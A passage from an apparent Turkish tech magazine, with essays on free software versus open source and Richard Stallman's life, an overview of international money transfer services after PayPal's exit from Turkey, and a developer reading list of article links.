Vakfı**'nı (Free Software Foundation - FSF) GNU projesi üzerine kurdu. Stallman, programlardaki telif hakkı probleminin getirdiği kısıtlamalar nedeniyle, "insanlığın ortaya çıkardığı servet miktarının" azaldığını ileri sürüyordu. Bu yüzden, daha sonra, son kullanıcıların kaynak kodunu özgürce çalıştırma, görüntüleme ve paylaşma haklarını garanti eden bir yazılım lisansı olan **GNU Genel Kamu Lisansını**[4] (GPL) da geliştirecekti.

FSF'ye göre, bir yazılımın tamamen "özgür" sayılması için, lisansının kullanıcılarına dört temel özgürlüğü garanti etmesi gerekir:

1. Herhangi bir amaç için yazılımı çalıştırma özgürlüğü (0 numaralı özgürlük).
2. Her ne istiyorsanız onu yaptırmak için programın nasıl çalıştığını öğrenmek ve onu değiştirme özgürlüğü (1 numaralı özgürlük). Kaynak koduna erişmek, bunun için bir ön koşuldur.
3. Kopyaları dağıtma özgürlüğü. Böylece komşunuza yardım edebilirsiniz (2 numaralı özgürlük).
4. Tüm toplumun yarar sağlayabileceği şekilde programı geliştirme ve geliştirdiklerinizi yayınlama özgürlüğü (3 numaralı özgürlük). Kaynak koduna erişmek, bunun için bir ön koşuldur.

3. Açık Kaynak Hareketi Nasıl Oluştu?

Stallman, kullanıcıların uygun gördükleri şekilde kaynak kodunu değiştirme ve paylaşma konusunda özgür olacağı fikrini ifade etmek için "özgür yazılım" (Free Software) ifadesini seçmişti fakat İngilizcede free kelimesi "ücretsiz" anlamına da gelmesi hareket üzerinde negatif sorunlar doğuruyordu. Bu, insanların özgür yazılımın aslında bedava yazılım anlayışını edinmelerini sağlıyordu. Bu yüzden Özgür Yazılım Vakfı, isim seçimlerini *"Yazılımı "özgür" olarak adlandırdığımızda, kullanıcının kendi temel özgürlüğüyle ilgili olduğunu ifade ediyoruz. Bu bir özgürlük meselesidir, fiyat değil. Bu yüzden "bedava bira" olarak değil "konuşma özgürlüğü" gibi düşünmelisiniz."* şeklinde açıklamak durumunda kalıyorlardı. 1990'ların sonlarına doğru, bazı GNU Linux meraklıları arasında, bu ikili anlamın, kullanıcıların özgür yazılımın arkasındaki felsefeyi ve **lisanslı** yazılımlar üzerindeki avantajlarını kaçırmasına neden olacağı konusunda artan bir endişe vardı. Bunun dışında FSF'nin lisanslı yazılımlara karşı sert bir tutumu mevcuttu. Bazı özgür yazılımın hareketi üyeleri, dostça olmayan bu tavra karşı çıkıyor ve endişelerini dile getiriyorlardı.

1997'de özgür bir yazılım savunucusu ve geliştiricisi olan Eric S. Raymond, çeşitli özgür yazılım projelerinde kullanılan iki farklı geliştirme modelini karşılaştıran, geniş çapta alıntılar

4https://linux.org.tr/gpl/

yapan bir makale olan Katedral ve Pazar'ı yazdı. Raymond "Katedral" ile GNU Emacs'in gelişimini, topluluğa dayalı, yukarıdan aşağıya (top-down) geliştirme modeli üzerinden ifade ederken, "Pazar" ile de Linux çekirdeğinin gelişimi için olduğu gibi, kodun internet üzerinden halka açık bir şekilde geliştirildiği bir yöntemi ifade etti. Kısaca Raymond, daha fazla insan kaynak kodunu görüntüleyebildiği ve denetleyebildiğinden, Pazar modelinin yazılım hatalarını bulmakta ve çözmede doğal olarak daha etkili olduğunu ve topluluk odaklı, aşağıdan yukarıya(bottom-up) geliştirme süreci kullanarak, daha güvenilir yazılımlar elde edilebileceğini savundu. 1998'de kısmen Katedral ve Pazar'daki fikirlerine ispat olarak Netscape Communicator web tarayıcısının (daha sonra Mozilla Firefox'u oluşturan) kaynak kodunu açık kaynak olarak yayınladı. Netscape'in açık kaynak sürümünde gördüğü ticari potansiyelden esinlenen Raymond, Linus Torvalds, Philip Zimmerman ve diğerleri özgür yazılım hareketini yeniden markalaştırmak için etik ve felsefi bağladan uzaklaştırmaya çalıştı. Ekip daha sonra kendilerine ortak çalışmaya ve toplum odaklı geliştirme dayalı, özgürce paylaşılabilir yazılım umuduyla "Açık Kaynak" ifadesini benimsedi.

Kısa bir süre sonra, Açık Kaynak Girişimi (Open Source Initiative) Raymond ve Bruce Perens tarafından hem yeni terimin kullanımını hem de açık kaynak ilkelerinin yayılmasını teşvik etmek için kuruldu. açık kaynak girişimi ayrıca açık kaynak tanımını geliştirdi ve yazılımın lisansının açık kaynak olarak kabul edilmesi için uyması gereken prensipleri belirledi. Bu tanımlamara https://opensource.org/docs/osd adresinden ulaşabilirsiniz.

4. Sonuç: Politik yaklaşım mı yoksa bir geliştirme modeli mi?

Çoğu insan için, "özgür yazılım" ve "açık kaynaklı yazılım" arasındaki anlam farkını göz ardı edilebilir fakat şimdiye kadar görüldüğü üzere özgür yazılım felsefesi, bir programcının özgürlüğü ve gereksinimlerinin ötesine geçer. Özgür yazılımda temel odak aslında özgür bir toplumu hedeflemektedir, dolayısıyla sosyal bir harekettir. Öte yandan, açık kaynak hareketi özgürlüğü bu bağlamdan uzak bir tavırla, çıkış noktası ve niteledikleri gereği belirli kişiler (örn: geliştiriciler) adına hedeflemektedir. Açık Kaynak hareketinin motivasyonu, yazılımın nasıl daha iyi geliştirileceği ve mülk sahibi rakiplerin haksız avantaj elde etmesini önlemek için bir geliştirme modeli (örn: pazar) sunmaktır. Dolayısıyla, yazılımı "Özgür yazılım" ya da "Açık kaynak" olarak adlandırmak arasında rasyonel bir fark bulunmaktadır.

Özgür yazılım ya da açık kaynak hareketlerinin motivasyonları ve neyi ifade ettiklerinin anlaşıldığını umarak, belirli bir yazılımın, *özgür yazılım ya da açık kaynak* bir yazılım olup olmadığı gelecek olursak. Bu yazılımın hangi lisans altında dağıtıldığı ve lisansın Açık Kaynak Girişimi, Özgür Yazılım Vakfı veya her ikisi tarafından onaylanıp onaylanmadığına bağlıdır. Hangi lisansların hangi kuruluş tarafından onaylandığı arasında çok fazla örtüşme var fakat birkaç farklılık bulunmaktadır. Eğer projeleriniz için hangi yazılımın daha uygun olacağına karar vermek için Ücretsiz Yazılım Vakfı'nın hem özgür lisansları hem de özgür olmayan lisansları inceleyen detaylı lisans listesini inceleyebilirsiniz.

Kısaca yazının ana kaynağı olan soruya gelirsek, "*E, Android açık kaynak değil miydi, Huawei neden kullanamayacak?*". Tarihsel sürece baktığımızda durum çok net görülmekte fakat yine de bazı noktalara değinmekte fayda var. Evet Android açık kaynak, üstelik Linux çekirdeğini kullanmakta fakat kesinlikle özgür değil. Google, 2005'te Android'i satın aldıktan sonra şirket politikaları gereği üzerini mülk/tecilli yazılımlar ve servislerle doldurdu. Öte yandan, geliştiricileri ve şirketleri de buna dahil ederek, üçüncül kişiler tarafından yazılan uygulamalar ve servisleri de mülk yazılım olarak kendi servisleri üzerinden sundu. Dolayısıyla Google, Android'i tekeline dahil etti. Gelecek Huawei, Google, ABD, Çin ve özgürleşemeyen dünya ülkeleri için ne gösterir bilinmez fakat özgür yazılımların bu tip durumlarda ilk tercih olması, güvenlik, güvenirlik ve arkasında yatan sosyal felsefe bize özgür yazılımların her geçen gün öneminin arttığını göstermektedir.

Not: Bu makale yazılırken sadece "Özgür yazılım" ve "Açık kaynak" hareketi ele alınmış, mülk/telif yazılımlara değinilmemiştir. Bunun sebebi, her iki hareket de mülk/telif yazılımlara karşı yeterince iyi argümanlar sunmaktadırlar. Bu yüzden yazının sonuna, hem özgür yazılım ve açık kaynak arasındaki ilişkinin hem de bu kültürlerin mülkiyet, lisans ve patent konularına bakış açılarının daha detayına inmek isteyenler için ufak okuma önerileri bırakılmıştır.

Okuma önerileri

GNU Bildirgesi

Özgür Yazılım, Özgür Toplum - Richard Stallman

Neden Açık Kaynak Özgür Yazılımın Noktasını Kaçırıyor? - Richard Stallman

Hacker'lığın Kısa Tarihçesi - Eric S. Raymond

Noosferi İskana Açmak - Eric S. Raymond

Hackers: Heroes of the Computer Revolution - Steven Levy

Hack Kültürü ve Hacktivizm: Yeni bir Siyaset Biçimi - Alternatif Bilişim

AÇIK İNOVASYON DERNEĞİ

"BİZ" BENDEN AKILLIYIZ.

OPEN CAMPUS

Cansu Topukçu - topukcucansu@gmail.com

ESKİ HACKERLARDAN KİM KALDI?

RICHARD MATTHEW STALLMAN

"Özgürlük ve bilginin yayılması gibi şeyler başarının ötesindedir. Kişisel başarı yanlış değildir ama önemi kısıtlıdır, ve yeterince sahip olsanız bile doğruluk, güzellik ve adalet yerine daha fazla başarı için çabalamaya devam edersiniz."

-Richard Matthew Stallman

Sayın okurlarımız eski hackerlardan bahsettiğimiz biyografi serisinin üçüncü kısmına hoşgeldiniz. Hatırlayacağınız üzere bu serinin ilk iki yazısı Arka Kapı Dergi'nin 3. ve 5. sayılarında yer bulmuştu. Unutulmaz efsaneler Bill Gosper ve Richard Greenblatt'in hayatlarına göz atmış, hacker kültürünün ne olduğundan ve nasıl ortaya çıktığından bahsetmiştik. O yüzden bu yazıda da bahsi geçecek olan MIT AI Lab, TMRC, PDP, TX-0 gibi kavramlar hakkında daha detaylı bilgileri bu yazılarda bulabilirsiniz. Daha önce sayfalarımızda hayatlarını canlandırdığımız kişiler, MIT'de öğrenim görmüş (R. Greenblatt'in öğrenimini tamamlamadığını hatırlatalım), 60'lı yılların ustaları, *birinci dalga hacker*lardır[1]. Birinci dalganın ardından bu yazımızda ikinci dalga hackerlardan olan bir efsaneyi konu alacağız. C programlama dilinin yaratıcısı Dennis Ritchie ile aynı dönemin mensubu Emacs azizinden bahsediyorum, evet. Karşınızda RMS!

Richard Matthew Stallman (kendisine hitap edilme şekli ve herkesçe bilinen kullanıcı adı ile RMS ya da rms) 16 Mart 1953'te, New York City'de dünyaya gelmiştir. Annesi öğretmen babası basım simsarı olan Stallman'ın bilgisayarlara olan ilgisi aslında küçüklüğünden gelmektedir. Ortaokul civarında gittiği bir yaz okulunda danışmanlarından ödünç aldığı el kitaplarını (IBM 7094 hakkındakiler gibi) okurdu. Yine lisedeyken Rockefeller University Biyoloji Departmanında gönüllü asistanlık yapıyordu. Hocaları her ne kadar Stallman'ın fizik ve matematikten ziyade biyolojiye yatkın olduğunu düşünüyor olsalar da Stallman içinde başka bir tutku barındırıyordu ve bu tutkusunu geliştirebileceği bir yer bulmuştu. Manhattan'daki bir bilişim merkezinde bol bol egzersiz yapıyor, gittikçe işin ehli oluyordu. Bu sayede *assembly* dillerinde, işletim sistemleri ve editörler konusunda bir uzman haline gelmişti. Liseden mezun olduğu

1 https://www.cs.utah.edu/~elb/folklore/afs-paper/node3.html

yaz, IBM New York Scientific Center için FORTRAN'da bir nümerik analiz programı yazacağı bir iş aldı. Bu görevi birkaç hafta içinde bitirdikten sonra ise IBM 360 için PL/I dilinde önişlemci yazdı.

Richard Matthew Stallman Haziran 1971'de Harvard'da öğrenimine başladı. Matematik ve fizik konusunda hayli başarılı olan Stallman, Harvard'daki *Math 55* adlı İleri Kalkülüs ve Lineer Cebir dersindeki becerileriyle bilinmeye başlamıştı bile. Bill Gosper, Richard Greenblatt gibi efsanevi TX-0 hackerlarının bulup, tohumlarını atıp yetiştirdiği *Hacker Etiğine* karşı büyük bir yakınlığı gelişmeye başlayan Stallman, prensiplerini yürütme konusunda adeta bir militan gibiydi. Hal böyleyken yollar Massachusetts'e - MIT'ye çıkmıştı. Harvard'daki ilk yılının sonlarına doğru MIT AI Lab'de programcı olarak çalışmaya başlamış ve kısa sürede buradaki hacker cemiyetinin müdavimlerinden biri haline gelmişti ~ baş harflerinden oluşan *rms* kısaltması ilk olarak bu zamanlarda AI Lab'de ortaya çıkmıştır. Vaktini, hayatını hacklemeye adamış insanlarla geçirmeyi çok seviyordu. Burada Gosper ve Greenblatt'in dizinin dibinden ayrılmayan RMS AI Lab'deki filozofi ve yapıcı anarşizmi yerinde gözlemliyordu. Tech Square'in 9'uncu katında bulunan AI Lab birinci dalga hackerların sayesinde adeta bir hack tapınağı idi ve bu manastır Stallman'ın tam da olması gereken yerdi. Stallman 1974 yılında Harvard'dan *Fizik BA* diploması alarak onur belgesiyle mezun olmuştur. Mezun olduktan sonra Harvard'da devam etmek yerine MIT'ye geçip burada fizik üstüne yüksek lisans yapmaya başlasa da AI Lab'deki programlama işlerine daha çok odaklanabilmek için bu eğitimini ilk yılında bırakmıştır. Bu sırada bir diz sakatlığı geçirdikten sonra Stallman o çok sevdiği folklörü oynayamaz olmuştu, bu nedenden ötürü başardığında kendini ödüllendirilmiş hissettiği şeye, programlamaya olan duyguları, bağlılığı daha da gelişmiştir[2]. 1975 yılında Gerry Sussman'ın yanında araştırma görevlisi olarak çalıştı ve 1977'de ise *truth maintenance systems* üzerine bir bilimsel makale yayınladılar.

Gelgelelim dönemin en ünlü rms eserine: *emacs*. Emacs, Stallman tarafından geliştirilmiş, oldukça açık bir mimariye sahip, kişiselleştirilebilir bir text editörüydü (sonralarda Emacs Kilisesi kurulup Stallman da burada Aziz IGNUcius adı ile aziz olmuştur). Stallman emacs'i yazdıkları her yeni eklentiyi geri vermeleri karşılığında isteyen herkese ücretsiz olarak dağıtıyordu. Böylece sürekli gelişen ve alıp verme sistemi üzerine dayalı bir emacs topluluğu gelişiyordu. Stallman MIT AI Lab'de çalıştığı bu sıralarda TECO (Text Editor & Corrector) ve Lisp Makinesi İşletim Sistemi gibi farklı projelerin geliştirilmesinde de yer almıştır. Yine 1977 yılında Stallman'ın uzun süre karşısında duracağı bir sey oldu: bilgisayarlara Laboratory of Computer Sciences - LCS (Bilgisayar Bilimleri Laboratuvarı) tarafından bir parola kontrol sistemi kurulup, bu sisteme parolalar atanmıştı. Bu sisteme göre kayıtlı olmayan kullanıcılar sisteme giremiyorlardı. Parolaları hiç mi hiç sevmeyen Stallman gerçek bir hacker olarak bu olguya karşı çıkmış ve insanları parola olarak boş dizgi tanımlamalarına teşvik etmiştir (böylece parola sorgu ekranında *enter*'a basarak sisteme direkt girebilirlerdi). Bilgisayarın şifreleme kodunu kırdıktan sonra kayıtlı herkese parolalarını satır başı karakterine döndürmelerini söyleyen ve parolalarının yalın metin halini içeren mesajlar göndermeye başladı. Topluluğun beşte biri Stallman'a katılsa da LCS bu sefer daha karışık bir parola sistemi yükledi. Stallman onun da etrafından geçmenin bir yolunu buldu derken AI Lab bilgisayarlara erişimini kararlı bir şekilde kısıtladığı için Savunma Bakanlığının ARPAnet ağından çıkarılma tehdidiyle yüzyüze geldiler. Bu; hackerlar, kullanıcılar ve eski toprak bilgisayar bilimcilerin aktif olarak içinde bulunduğu o dijital topluluktan çıkacakları anlamına geliyordu. Eski hackerlardan pek de kalan yoktu - çoğu, neredeyse hepsi birer birer mezun oluyor ya da işe giriyor ve öyle ya da böyle gidiyordu. Anlayacağınız pek desteği kalmamıştı Stallman'ın fakat yazılımların ücretsiz ve özgür olması düşüncesini ölesiye savunan Stallman bu işin yakasını kolay kolay bırakmayacaktı. RMS'in 1983'te söylediği gibi:

"Yazılımın sahip olunabilecek bir şey olduğunu düşünmüyorum. Bu, olayın kendisi başlı başına tüm insanlığa yapılan bir sabotaj gibi. Bu, insanları programların varoluş amacından maksimum yarar sağlamasından alıkoyar."[3]

Zaman geçmişti ve AI Lab ıssızlaşmış, ayaküstü sohbet edecek pek de kimse kalmamış ve daha da beteri Çin yemeği yemek için aradığında telefonu açan kimse olmaz olmuştu. Stallman AI Lab'in Hacker etiğini savunmak konusunda başarısız olmasından ötürü bir nevi yas içerisindeydi, labdakilerin parola ve sahipli yazılımlara karşı teslimiyetçi yaklaşımı Stallman'ı derinden yaralamıştı. Soranlara yakın zamanda eşini kaybettiğini söylüyordu - ki aslında bahsettiği kaybettiği kurumdu. Biraz düşündükten sonra kötü adam olarak *Symbolics* suçlu çıkmıştı. Stallman Symbolic LISP makinesini asla kullanmayacağını, kullanan kimseye de yardım etmeyeceğini söylemişti. Stallman'a göre Symbolics AI Lab'i bilerek hackerlarından koparıyor ve halka açık şekilde rekabetçi teknoloji üretmelerini engellemek istiyordu. İntikam almak için yaptığı tersine mühendislikler ustaları Gosper

2 http://www.computinghistory.org.uk/det/1794/Richard-Stallman/

3

ve Greenblatt'te hayranlık uyandırıyordu ve onlarca hackerın yaptığını tek başına hallediyordu. Stallman kendini dünyada kalan son hacker olarak kabul etmişti. AI Lab'in ahalisi kirlenmişti ve o eski hackleme manastırından eser yoktu. Stallman baktı ki MIT'de Hacker Ethic hayatta kalamayacak, mücadelesini dış dünyaya taşımaya karar verdi ve böylece 1984 yılında Richard Matthew Stallman MIT'den ayrılıp kendi projesi üstüne çalışmaya başladı:

GNU (Gnu's Not Unix)

Kendi prensiplerini çiğnemeden bilgisayar kullanmaya devam edebilecek idi Stallman. Eylül, 1983'te ARPAnet üzerinden başlayacağı bu projeyi zaten duyurmuştu: " *Başaramayabilirim belki ama işletim sistemi geliştiren bir insan olarak bunu yapmak için ben seçildim. Unix ile uyumlu ve Unix kullanıcılarının kolaylıkla geçiş yapabileceği bir işletim sistemi yapmayı seçtim.*" 1985'te bu sistemi yapmaya götüren güdülerini anlattığı GNU Manifesto'yu[4] yayınladı. Bunları takiben yazılım kullanıcılarının haklarını savunmak için, özgür yazılım hareketi için, kar amacı gütmeyen *Free Software Foundation*'ı (FSF - Özgür Yazılım Vakfı) kurdu. 1985 yılında *copyright*'a (telif hakkı) karşı olarak özgür yazılımların değişiklik ve yeniden dağıtım konularında yasal haklarını korumak üzere *copyleft*'i buldu ve yaydı. 1988 yılında Stallman tüm Apple ürünlerini boykot çağrısında bulundu (bu boykot 1995 yılında kaldırılmıştır). 1989'da ise ilk GNU Emacs General Public License (GPL) yayınlandı. Tam da bu zamanlar GNU işletim sistemi hemen hemen her gereksinime sahipti: Stallman text editörü, derleyici, debugger ve bunlar gibi birtakım elzem şeylere sahipti. Eksik olan tek şey ise *kernel* idi. O zamanlar 20'li yaşlarının başında olan Linus Torvalds hikayemize tam da burada, 1991 yılında dahil oluyor. GNU araçlarını kullanarak kernel oluşturan Torvalds'ın kernel'i *Linux* ile bir araya gelip tamamlanmış bir işletim sistemi karşımıza çıkıyor böylece: *GNU/Linux*!

1993 yılında Steve Jobs NeXT üzerinde çalıştığı zamanlarda Stallman'a bir teklif götürdü. Bu teklife göre Jobs, GPL altında bir kısım, ve tescilli lisans altında bir Objective-C işlemcisi olmak üzere iki parçadan oluşan bir GCC (GNU C Compiler - GNU C Derleyici) dağıtacaktı. Avukatlarına danıştıktan sonra Stallman, Jobs'a planına GPL tarafından izin verilmediğini söyledi. Böylelikle NeXT Objective-C ön yüzünü GPL altında çıkardı. 1995'te ise 1988 yılında konulan boykot kaldırıldı - ki bu FSF'in GNU yazılımları için Apple işletim sistemi patchlerini kabul etmeye başladığı anlamına geliyordu.

4 https://www.gnu.org/gnu/manifesto.html

Türkiye de dahil 65'in üzerinde ülkeye giden Stallman dünyayı gezmeyi sevmekle beraber gittiği yerlerde çoğunlukla Özgür Yazılım üzerine konuşmalar vermektedir. Özgür Yazılım Hareketi'nin öncüsü 2011 yılında 7. Bilgisayar Mühendisliği Öğrencileri Kongresi (BİLMÖK) kapsamında Yeditepe Üniversitesi'ne[5] ve 11. BİLMÖK kapsamında ise Ankara Üniversitesi'ne[6] gelmiştir. 90'lara geçtikten sonra kendini FSF'e ve buradaki yasal işlere oldukça adamış olan Stallman MIT AI Lab'in gerçek idealarına sonuna kadar sahip çıkıp özümsemiş ve korumuştur. Stallman'a göre bilgi, gelişmekte olan ülkelerde özgür olmalıdır.

"*Yazılım ile ilgili iki olasılık vardır: ya kullanıcı programı kontrol eder ya da program kullanıcıyı kontrol eder. Eğer program kullanıcıyı ve geliştirici programı kontrol ederse, o zaman program adaletsiz gücün bir aracı olmuş olur.*" [7],[8]

5 https://linux.org.tr/2011/02/stallman-turkiyede/

6 http://comp.eng.ankara.edu.tr/richard-m-stallman-11-bilmokte-yer-alacak/

7 https://stallman.org/articles/friends.html

8 http://ergoemacs.org/misc/Richard_Stallman_and_Julian_Assange.html

Burak Köse - burakkose@uzmancoin.com

Dünyanın Her Yerine Para Gönderin

Uluslararası Para Transferi

Teknoloji ilerledikçe dünya küreselleşmeye, para hareketleri artmaya ve para hareketleri arasındaki sınırlar kalkmaya başladı.

Buna karşın yine de dünya ülkeleri arasında para dolaşımının yeterince özgür olduğu söylenemez. Bu durumun en büyük nedeni bürokratik engeller. 2016 yılında Türkiye'de PayPal kullanımının yasaklanması gibi.

PayPal kullanımının birkaç yasa dışı ve güvensiz yol haricinde olanaksız oluşunun ardından Türkiye'de yurt dışı ile iş ilişkileri olan birçok insan farklı alternatif kanallara yöneldi. Bu alternatiflerin çoğu, yüksek komisyon oranları ve yavaş transfer süreleriyle can sıkıcı olabiliyor. Kötü alternatifleri kenara bırakırsak yurt dışıyla para alışverişini en ucuz ve en hızlı şekilde gerçekleştirmeye hizmet edecek en iyi 3 yol şöyle:

Kripto para

Yurt dışına para göndermenin ve yurt dışından para almanın en etkili yolu kesinlikle kripto paralar. 2009'dan beri bilfiil var olan kripto paraları henüz tecrübe etmediyseniz, harekete geçmeli ve kripto paraların kullanımını öğrenmelisiniz.

Kripto para kullanırken yaşayacağınız zorluk belki karşı tarafın bu teknolojiye aşina olmaması veya tercih etmek istememesi olabilir. Bununla beraber, kripto paraların kullanıcı tabanı günden güne genişliyor.

Kripto paralar arasında da pek çok alternatif var. Bu alternatifler arasında en yaygın olarak kullanılan ve kabul edileni Bitcoin ancak daha ucuz, daha hızlı bir yöntem olmasıyla Ripple öne çıkıyor. Zaten her ikisinin kullanımı da bütünüyle aynı.

Ripple ile dünyanın her noktasına 1-2 dakika, hatta bazen saniyeler içerisinde para gönderip almanız mümkün. Ödediğiniz ücret, gönderdiğiniz bedel ne olursa olsun 50 cent'i geçmiyor.

Ripple ile para göndermek için her iki tarafın birer Ripple cüzdan adresi olmalı. Bu adresi borsalar, kripto para almak, satmak ve göndermek için kullanılan uygulamalar ile mobil kripto para cüzdanlarından edinebilirsiniz.

Kripto parayla para transferinin en önemli dezavantajı ise değerlerinin kısa süreler içerisinde değişebilmesi. Yani, bazı durumlarda gönderdiğiniz 100 dolar, örneğin yarım saat içinde piyasada değer kaybederek karşı tarafa 90 dolar olarak geçebilir. Bunun tam tersi de görülebilir ve o para 110 dolar da olabilir. Elbette bu, kısa süreler içinde sıkça karşılaşacağınız bir durum değil.

Ayrıca bu sistemde saat ve gün sınırı yok. 7 gün 24 saat istediğiniz her an para gönderip alabilirsiniz.

Transferwise

Transferwise, PayPal'ın Türkiye'den çekilmesinin ardından kripto para kullanmak istemeyecekler için en iyi alternatif.

Transferwise ile para göndermeniz için şirketin sizinle paylaştığı IBAN numarasına göndereceğiniz tutarı transfer etmeniz gerekiyor. Şirket, Fibabank ile çalışıyor. Fibabank'ta hesabınız yoksa EFT işlem saatlerini göz önünde bulundurarak hareket etmelisiniz.

Transferwise'da sabit bir gönderim ücreti yok. Gönderdiğiniz miktar arttıkça ödeyeceğiniz komisyon da artıyor. Bu komisyon, 1000 TL için yaklaşık 10, 5000 TL için yaklaşık 30 TL.

Gönderdiğiniz paranın karşı tarafın hesabına ulaşması 5-6 saatten 3 güne kadar sürebiliyor. Para birimi dönüşümlerinde yüzde 2'ye varan bir komisyon var.

https://transferwise.com

TransferGo

Transferwise'a benzer bir yapıya sahip olan TransferGo'da Türkiye'den yurt dışına para göndermek şu anda mümkün değil fakat yurt dışından Türkiye'ye para transferi alabilirsiniz.

Sınırlı sayıda Avrupa ülkelerini destekleyen TransferGo'da işlem süreci Transferwise ile aynı. Ek olarak TransferGo'da ücretsiz para aktarımı yapabilmek mümkün fakat transferin gerçekleşmesi için en az 1 hafta beklemeyi göze almanız gerekiyor. Daha hızlı transferler ise ücret dahilinde yapılıyor. Aynı gün ya da birkaç günde gerçekleştirilecek transferlerden 1-3 Euro arasında değişen ücretler alınıyor. Para birimi dönüşümlerinde de yüzde 0 - 2,2 arasında değişen ücret kesintileri var.

https://www.transfergo.com

Diğer alternatifler bankalar arasında kullanılan SWIFT sistemi ile Western Union, MoneyGram gibi kanallar. Bir banka hesabınız olduktan sonra SWIFT'te işlem yapmak kolay fakat hem transferin gerçekleşmesi birkaç gün alıyor, hem de ücret kesintileri yüksek.

Aynı aileden olan Western Union ve MoneyGram kanalları ise banka hesabı olmayanlar için ideal. Bununla beraber, SWIFT'e benzer şekilde ücret kesintileri yüksek ve transfer süreleri uzun.

Yazılımcılar için Okuma Listesi

Selamlar. Bir kez daha yazılımcılar için özenle derlediğim makalelerle huzurlarınızdayım. İstifade etmeniz ümidiyle başlıyorum.

SPA (Single Page Application)lar ve SSR (Server Side Rendering)

Son dönemin en gözde ön yüz yaklaşımı sanırım Single Page Application. Elbette yazılım dünyasındaki her şey gibi bu yaklaşım da kusursuz değil(yani her şey kusurlu, yani hiçbir şey kusursuz değil). Zingat'tan Üsame Fethullah Avcı, bu yaklaşımdaki rendering tekniklerinin(server side, client side ve pre-rendering) neler olduğunu, çalışma şekillerini, artı-eksilerini ve hangi durumlarda kullanılmaları gerektiğini detaylıca anlatmış.

https://bit.ly/2X8n7dn

Veri Dedikleri

Son dönemdeki en değerli varlık türlerinden biri veri. Veriler, verilerimiz. Dolayısıyla veriyi analiz eden, anlamlandıran ve işleyen insanlar da değerli işler yapmış oluyor. Yani veri bilimciler ve ana besin kaynağı veri olan Yapay Zeka ile uğraşanlar.

Çağrı Aksu, geçtiğimiz haftalarda veriyi ve veri setlerini anlamak üzerine güzel ve uzunca bir yazı yazmış. Akabinde yayımladığı iki yazıda ise verinin sınıflandırılması ile confusion matrisinden ve "bilgi fabrikaları" diye bahsettiği ham veriyi alarak işleyip sonuçları dönen yapılardan bahsetmiş.

https://bit.ly/2NodYh8

https://bit.ly/2Jj9XoO

https://bit.ly/2RLr9Hx

Refactoring

Hayatın her alanındaki entropi, yazılımlarımızı da boş geçmiyor. Zaman geçtikçe yeni özellikler gelip kodlar büyüdükçe daha da anlaması zor ve hataya açık hale geliyor. Bu yüzden hayatımızda her an olması gereken bir kavram var: Refactoring.

Bora Kaşmer, Refactoring anlattığı bir seriye başlamış. Konsept ise Martin Fowler'ın kitabındaki bir örnek üzerinden bir laboratuvar ortamı(kokan bir proje) oluşturarak Refactoring yapmış.

https://bit.ly/2xupg8Z

Globale Açılma

Son zamanlarda hem yazılımcılarımızın hem de yazılım firmalarımızın yurtdışına yaptığı işlerde sevindirici biçimde ciddi bir artış var. Yazılım ihraç eden firmalarımızın yanında Türkler'in yurtdışında kurduğu Countly, Netsparker, Logiwa vb. başarılı firmalar da güzel işler yapmaya devam ediyor. Ayrıca son dönemde artan bir vurgu var: her girişimin hedefinin global arena olması gerekliliği.

Countly'den Görkem Çetin, yine sektörün önemli ihtiyaçlarına yönelik güzel bir yazı kaleme almış ve kendi tecrübeleri

üzerinden Fortune 2000 listesindeki firmalara nasıl yazılım satılabileceğini, satış süreçleri, bu süreçlerde dikkat edilmesi gereken noktaları anlatmış. Global düşünen herkesin okuması elzem bana göre.

Tabi globale açılmadan önce nitelikli bir ürün geliştirmiş olmamız gerekiyor. Bu konuda da Emre Mert'in pek çok kalemde tavsiyelerini dillendirdiği 2 yazısını öneriyorum.

https://bit.ly/2WUdqTA

https://bit.ly/2X8MkUP

https://bit.ly/2JjaXJA

Huawei Olayları

Geçtiğimiz ayların en önemli gündemlerinden biri Amerikan Hükümeti ve akabinde başta Google bazı şirketlerin Huawei'e karşı uyguladığı yaptırımlardı. Bu olayı farklı noktalardan yaklaşarak analiz eden 2 güzel yazı okudum. İlki Güven Sak'ın, diğeri ise Fikri Türkel'in yazısı.

https://bit.ly/2KJh5Os

https://bit.ly/2RHKoBL

Derin Javascript

Özellikle Javascript hakkında nitelikli yazılar kaleme alan Tahir Kardak, bu kez 3 tane çeviri yazı yayımlamış. Javascript'te anlaşılması zor konular hakkındaki yazıların ilkinde tip dönüşümü, ikincisinde Javascript motorlarının çalışma mantığı, son yazıda ise "value" ve "reference" tipler anlatılmış. Yazılar da çevirileri de gayet keyifli olmuş.

https://bit.ly/2xjFEbY

https://bit.ly/2IXYz2Y

https://bit.ly/2XgrFmQ

Javascript demişken Doğan Öztürk de katıldığı Amsterdam JSNation etkinliğinden notlarını paylaşmış. Sunum videoları da yazının içinde mevcut.

https://bit.ly/2ZUU7aK

Yine Javascript demişken "JavaScript için Uyarlanmış Temiz Kod Kavramları" başlıklı çok güzel bir Türkçe doküman hazırlanmış.

https://bit.ly/2xit10T

Tarayıcıda Yapay Zeka

TensorFlow.js sayesinde tarayıcı üzerinde çalışan yapay zeka uygulamaları yazılabiliyor ki bu da her yazılımcının en azından giriş seviyesinde yapay zekayı kurcalaması için yeni bir sebep daha demek.

Bu konuda yakın zamanda 2 tane Türkçe makaleye denk geldim.

İlki aynı zamanda konu hakkında Developer Summit etkinliğinde sunum yapan Yavuz Kömeçoğlu'nun nispeten geniş çerçeveli yazısı. Diğeri ise Emre Kızıldaş'ın Javascript ile kamera kullanarak nesne tanıma uygulama geliştirmeyi anlattığı yazısı.

https://bit.ly/2IXWHqP

https://bit.ly/2FHhr47

React ve Vue ile Tarayıcı Eklentisi

React konusunda çok başarılı içerikler üreten hatta en son React.js dokümanlarını Türkçeye çevirisine büyük katkı sağlayan Ebru Güleç, bu kez React kullanarak Chrome eklentisi oluşturmayı anlatmış.

https://bit.ly/2Yl7NLT

Bu durumdan esinlenen Ali Gören ise Vue.js marifetiyle bir Firefox eklentisi oluşturmuş ve yazdığı makaleyle paylaşmış.

https://bit.ly/2XgD8D0

Robot Hukuku

Muhtemelen önümüzdeki yıllarda bolca tartışacağımız bir başlık bu. Adından anlaşılacağı üzere hayatımıza girecek hem robotlarla hem de sürücüsüz araçlarla ilgili hukuki meselelerle ilgilenen bir alan. Selin Çetin, bu kavramın ne olduğundan başlayarak nasıl geliştiğini, Türkiye'de ve dünyada ne durumda olduğunu, bu alanda çalışmak isteyenlere tavsiyelerini ve daha pek çok konuyu ihtiva eden bir yazı kaleme almış.

https://bit.ly/2XFhpUw

Hadi Test Yazalım

